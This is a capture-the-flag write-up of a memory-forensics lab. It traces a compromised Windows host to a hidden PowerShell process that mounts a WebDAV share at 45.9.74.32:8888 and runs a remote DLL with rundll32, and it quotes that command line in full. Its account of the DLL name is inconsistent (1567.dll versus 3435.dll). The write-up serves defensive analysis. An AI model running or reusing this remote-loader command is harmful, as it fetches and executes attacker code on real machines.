Cyberdefenders: Reveal Lab - Memory Analysis

Scenario
You are a forensic investigator at a financial institution, and your SIEM flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine. Your task is to analyze the memory for signs of compromise, trace the anomaly’s origin, and assess its scope to contain the incident effectively.
Artefacs Provided
The following evidence was provided for analysis:
192-Reveal.zip— Compressed archive containing the memory dump192-Reveal.dmp— Raw Windows memory image extracted from the affected system
Since the primary artefact is a memory image (.dmp file), the investigation focuses on memory forensics analysis to identify suspicious processes, injected code, malicious artifacts, and potential command-and-control activity.
Tools Used
The investigation was conducted using MemProcFS, a memory forensics tool that exposes memory images as a mounted file system, allowing structured navigation of processes, network artifacts, and system objects.
Using MemProcFS, I was able to:
Enumerate running processes
Identify suspicious executables
Analyze active network connections
Extract artifacts directly from memory
This approach provided an efficient method for analyzing the raw memory dump without relying on traditional plugin-based frameworks.
Question 1
Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?
Analysis
To begin the investigation, I mounted the memory image using MemProcFS:
1
MemProcFS.exe -device "C:\Users\kuraido\Desktop\CTF\Cyberdefenders\192-Reveal\temp_extract_dir\192-Reveal.dmp"
Once mounted, the memory image appeared as a virtual drive (M:), allowing structured navigation of system artifacts. 

To identify the malicious process, I began by examining active network connections to look for unusual established sessions and non-standard outbound ports. I navigated to:
M:\sys\net\
and reviewed the netstat.txt file.

From the output, I observed an ESTABLISHED outbound connection:
- Destination IP:
45.9.74.32 - Port:
8888 - Process:
net.exe
Port 8888 is commonly associated with non-standard services and command-and-control (C2) activity, making this connection highly suspicious.
To validate the suspicious IP address, I checked it against AbuseIPDB. 
The IP address had been previously reported with the following comment:
WebDAV Malware: \45.9.74.32@8888\davwwwroot\1567.dll,entry
This strongly indicates malicious infrastructure.
Then, to further investigate the suspicious activity, I navigated to:
M:\sys\proc\
and reviewed proc-v.txt for detailed process information. 
Filtering for net.exe, I observed:
net.exe(PID 2416)Spawned by:
powershell.exe(PID 3692)
Additionally, the PowerShell command line contained:
1
powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\1567.dll,entry
This confirms that powershell.exe (PID 3692) spawned net.exe (PID 2416) and executed a malicious command involving remote DLL loading via WebDAV, which aligns with the activity reported on AbuseIPDB referencing:
\45.9.74.32@8888\davwwwroot\1567.dll,entry
The command-line artifact observed in memory closely matches the threat intelligence report, further validating that the system was communicating with known malicious infrastructure.
Therefore, to answer the question, the malicious process is: powershell.exe
Question 2
Knowing the parent process ID (PPID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?
Analysis
From the previous question, we reviewed proc-v.txt and identified the malicious process powershell.exe (PID 3692) along with its corresponding Parent Process ID. 
The PPID shown for powershell.exe is 4120, which answers the question.
Question 3
Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second-stage payload?
Analysis
To determine the file name used for executing the second-stage payload, I reviewed the PowerShell command line observed in proc-v.txt: 
1
rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry
This shows that the malware leveraged rundll32 to execute a remote DLL hosted over WebDAV.
Therefore, the file name used to execute the second-stage payload is: 3435.dll
Question 4
Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared directory being accessed on the remote server?
Analysis
The shared directory being accessed can also be found in proc-v.txt, within the PowerShell command line:

This shows that the malware connected to a remote WebDAV share named davwwwroot.
The davwwwroot directory is commonly associated with WebDAV-based file hosting, often abused by attackers to stage and deliver payloads.
Therefore, the name of the shared directory being accessed is: davwwwroot
Question 5
What is the MITRE ATT&CK sub-technique ID that describes the execution of a second-stage payload using a Windows utility to run the malicious file?
Analysis
To identify the relevant MITRE ATT&CK sub-technique, I searched for rundll32 MITRE ATT&CK. 
